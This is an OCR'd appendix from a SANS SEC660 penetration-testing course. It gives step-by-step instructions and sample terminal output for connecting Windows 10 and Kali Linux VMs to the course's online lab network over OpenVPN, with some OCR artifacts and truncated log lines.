access to your Mentor, OnDemand or vLive! SEC660 cla

https://labs.sans.org/SEC
labs.sans.org


Basic Info	operating systems or course VMs that it is expected that you would be using for this class.
	For whichever ones you need, right-click on the OpenVPN config file link and choose 'Save link as... (Chrome)', 'Save Link As... (Firefox)', 'Save target as... (IE)' or 'Download Linked File As (Safari)'
Capture the Flag VPN	sec660a-9999-1296114.ovpn

Save the ovpn file to your Downloads folder.

Windows 10 Setup – Download VPN Certificate and Key
In this appendix we will examine SANS SEC660 online lab network setup instructions for the Windows 10 and the Kali Linux VMs. First we'll examine the setup steps for Windows 10, then we'll examine the steps for Kali Linux. Please use the Windows 10 and Kali Linux VMs supplied with the course materials for these setup instructions.

After visiting the URL in the User Authentication section of the SEC660 Virtual Lab Access email, you will see a page with your name and two links for Windows and Linux. Right-click on the ovpn file and save to your Downloads folder.

Windows 10 Setup – Move Ovpn File



This step completes the SEC660 online network setup.


Windows 10 Setup – Move Ovpn File

After downloading the certificate and key files, move them to the OpenVPN config folder as described:

1. In one Explorer window, navigate to your Downloads folder.
2. In a second Explorer window, navigate to the OpenVPN config folder "C:\Program Files (x86)\OpenVPN\config".
3. Drag and drop the ovpn file from the Downloads folder to the OpenVPN config folder.

This step completes the SEC660 online network setup process for the Windows 10 VM.


Windows 10 Lab Connect – Start the OpenVPN GUI



- Start the OpenVPN GUI
- Right-click the OpenVPN icon in the system tray
- Click *Connect* to start your connection

Windows 10 Lab Connect – Start the OpenVPN GUI
With the OpenVPN configuration complete we'll examine the steps to connect to the SEC660 online lab network. Start the OpenVPN GUI client from the Start menu. Right-click the OpenVPN icon in the system tray. Click Connect to start your VPN connection.

Windows 10 Lab Connect – Enter VPN Password



OpenVPN Connection (sec660s-9999-1296114)

Current State: Connecting

```
Tue Feb 06 17:18:44 2018 OpenVPN 2.2.1 Win32-MSVC++ [SSL] [LZO2] built on Jul  1 2011
Tue Feb 06 17:18:44 2018 WARNING: No server certificate verification method has been enabled.  See http:/
Tue Feb 06 17:18:44 2018 NOTE: OpenVPN 2.1 requires '--script-security 2' or higher to call user-defined script
```

OpenVPN

Enter Password


When prompted, enter the password "VpnPassword" to access the VPN network.

Windows 10 Lab Connect – Enter VPN Password

When prompted, enter the password "VpnPassword" (without the quotes) to access the SEC660 VPN network. When the connection completes, the OpenVPN icon will be green.

Windows 10 Lab Connect – Successful Connection

- A successful connection will display a message with your IP address
- The OpenVPN icon will be green
- Right-click and select Disconnect to terminate when desired



sec660a-9999-1296114 is now connected.
openvpn-gui-1.0.3.exe

Windows 10 Lab Connect – Successful Connection

When you successfully connect to the OpenVPN network, you will see a success message similar to the example shown on this page, disclosing your VPN IP address. The OpenVPN icon will also change to green. When desired, right-click on the OpenVPN icon and choose "Disconnect" to terminate the connection.

Windows 10 Lab Connect – Test Your Connection

- Optionally test your connection with ping to reach 10.10.10.70
- Note that the TTL is 64
  - You are on the same LAN as the SEC660 server assets




```
C:\Users\student>ping 10.10.10.70

Pinging 10.10.10.70 with 32 bytes of data:
Reply from 10.10.10.70: bytes=32 time=59ms TTL=64
Reply from 10.10.10.70: bytes=32 time=58ms TTL=64
Reply from 10.10.10.70: bytes=32 time=57ms TTL=64
Reply from 10.10.10.70: bytes=32 time=78ms TTL=64

Ping statistics for 10.10.10.70:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 57ms, Maximum = 78ms, Average = 63ms
```

Windows 10 Lab Connect – Test Your Connection

Optionally you can test your VPN connection from a Windows command line. Using "ping 10.10.10.70", we see four responses from the target server.

Note that the TTL in the ping reply messages is 64 – your VPN client is on the same LAN connection as the SEC660 server assets. If you see a TTL that is less than 64, you may be receiving a response from a host within your ISP's network. Double-check the OpenVPN GUI connection status to validate your connection. You can also email virtual-labs-support@sans.org for assistance.



Kali Linux Setup – Request Address, Test Connection


- Log in to Kali Linux using root/toor
- Open a terminal
- Request a DHCP address using dhclient etho
- Test your connection by pinging www.google.com

```
root@kali:~# dhclient eth0
smbd.service is not active, cannot reload.
invoke-rc.d: initscript smbd, action "reload" failed.
root@kali:~# ping -c 3 www.google.com
PING www.google.com (172.217.9.196) 56(84) bytes of data.
64 bytes from iad30s14.1e100.net (172.217.9.196): icmp_seq=1 ttl=57 time=21.1 ms
64 bytes from iad30s14.1e100.net (172.217.9.196): icmp_seq=2 ttl=57 time=21.7 ms
64 bytes from iad30s14.1e100.net (172.217.9.196): icmp_seq=3 ttl=57 time=19.8 ms

--- www.google.com ping statistics ---
```

Kali Linux Setup – Request Address, Test Connection
Next we'll look at the steps to configure the OpenVPN client on Linux. After opening and booting the Kali Linux VM supplied on your SEC660 USB drive in VMware, log in with the username "root" and the password "toor".

After logging in you see the Linux desktop environment. On the left you are presented with a series of icons. Click the terminal icon (black, immediately below the orange Firefox icon) to open the terminal.
From the terminal, run the `dhclient eth0` command (as shown on this page) to request an IP address from a local DHCP server. Next, confirm your network connectivity by pinging www.google.com, as shown.

Kali Linux Setup – Download the OpenVPN Configuration File



SEC660A Virtual Lab Access

From: virtual-labs-support@sans.org
Subject: SEC660A Virtual Lab Access
Date: February 6, 2018 at 8:55 AM
To: josh@counterhack.com

After you obtain the software and other configurati
click the following link to go to a web page that has
certifcate and key files.

http://labs.sans.org/SEC660A/users/564345a070

Access
======
You have access to the SEC660A Virtual Lab the
access to your Mentor, OnDemand or vLive! SEC6

https://labs...153380f3c3c/

https://labs.sans.org/SEC660A/u

Capture the Flag VPN	sec660a-9999-1296114.ovpn

NOTE: The file naming scheme for the OpenVPN configuration files are: <lab name>-<event id>-<your id>.ovpn


NOTE: What follows below is the text of the email you should have received. It is provided here as well for convenience.

2

Save the ovpn file to your Downloads directory

Kali Linux Setup – Download the OpenVPN Configuration File

Next, open the Firefox browser and browse to the URL indicated in your SEC660 Virtual Lab Access email (you can cut and paste the URL into the Firefox URL bar). Right-click and save the ovpn file to your Downloads folder.



Kali Linux Setup – Move Ovpn File

3


```
root@kali:~# cd Downloads/
root@kali:~/Downloads# ls
sec660a-9999-1296114.ovpn
root@kali:~/Downloads# mv sec660a*.ovpn /etc/openvpn/
```

This step completes the SEC660 online network setup

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 294

Kali Linux Setup – Move Ovpn File
After downloading the ovpn file, move it to the OpenVPN config folder as shown on this page. Note that your ovpn file will have a different filename than the example shown.

This step completes the SEC660 online network setup process for the Kali Linux VM.



Kali Linux Lab Connect – Connect to the SEC660 Lab Network

```
root@kali:~/Downloads# cd
root@kali:~# openvpn --config /etc/openvpn/sec660a*.ovpn
Tue Feb  6 06:31:09 2018 OpenVPN 2.3.11 x86_64-pc-linux-gnu [SSL (OpenSSL)]
[LZO] [EPOLL] [PKCS11] [MH] [IPv6] built on May 23 2016
Tue Feb  6 06:31:09 2018 library versions: OpenSSL 1.0.2j  26 Sep 2016, LZO
2.08
Tue Feb  6 06:31:09 2018 WARNING: No server c                          hod
has been enabled.  See http://openvpn.net/how
Enter Private Key Password: ***********
Tue Feb  6 06:31:12 2018 WA NING: this configuration may cache pa  ords in
memory -- use the auth-no   he option to prevent this
Tue Feb  6 06:31:16 201   te to TUN/TAP : Input/output error (code=5)
                          alization Sequence Completed
                           to TUN/TAP : Input/output error (code=5)
```

This error is OK to ignore

Enter *VpnPassword* when prompted for a password


Kali Linux Lab Connect – Connect to the SEC660 Lab Network

With the OpenVPN configuration complete we'll examine the steps to connect to the SEC660 online lab network. To connect to the SEC660 online network, open a Kali Linux terminal and run the OpenVPN tool as shown on this page and below:

```
# openvpn --config /etc/openvpn/*.ovpn
```

When prompted for a password, enter "VpnPassword" (without the quotes).

Some output from the command shown on this page is omitted for space.



Kali Linux Lab Connect – Obtain an IP Address

Click File | Open Terminal to open a new terminal tab


This error is OK to ignore

```
root@kali:~# dhclient tap0
smbd.service is not active, cannot reload.
invoke-rc.d: initscript smbd, action "reload" failed.
smbd.service is not active, cannot reload.
invoke-rc.d: initscript smbd, action "reload" failed.
```

Kali Linux Lab Connect – Obtain an IP Address

After the VPN client connects you will have a new interface `tap0`. The OpenVPN service will run in the current window until you stop it by pressing CTRL+C.

Open a new tab in the terminal by clicking File | Open. In the new terminal tab run `dhclient tap0` to obtain an IP address (note that the `tap0` interface may take a few seconds to appear after the OpenVPN client starts).



Kali Linux Lab Connect – Test Your Connection

```
root@kali:~# ping -c 3 10.10.10.70
PING 10.10.10.70 (10.10.10.70) 56(84) bytes of data.
64 bytes from 10.10.10.70: icmp_seq=1 ttl=64 time=113 ms
64 bytes from 10.10.10.70: icmp_seq=2 ttl=64 time=57.2 ms
64 bytes from 10.10.10.70: icmp_seq=3 ttl=64 time=58.0 ms

--- 10.10.10.70 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 57.221/76.259/113.488/26.327 ms
```

Kali Linux Lab Connect – Test Your Connection
Optionally you can test your VPN connection from a terminal prompt. Using "ping 10.10.10.70", we see three responses from the target server as expected.

If you see a TTL that is less than 64, you may be receiving a response from a host within your ISP's network. Kill the OpenVPN client by running `killall openvpn` and restart the connection. You can also email virtual-labs-support@sans.org for assistance.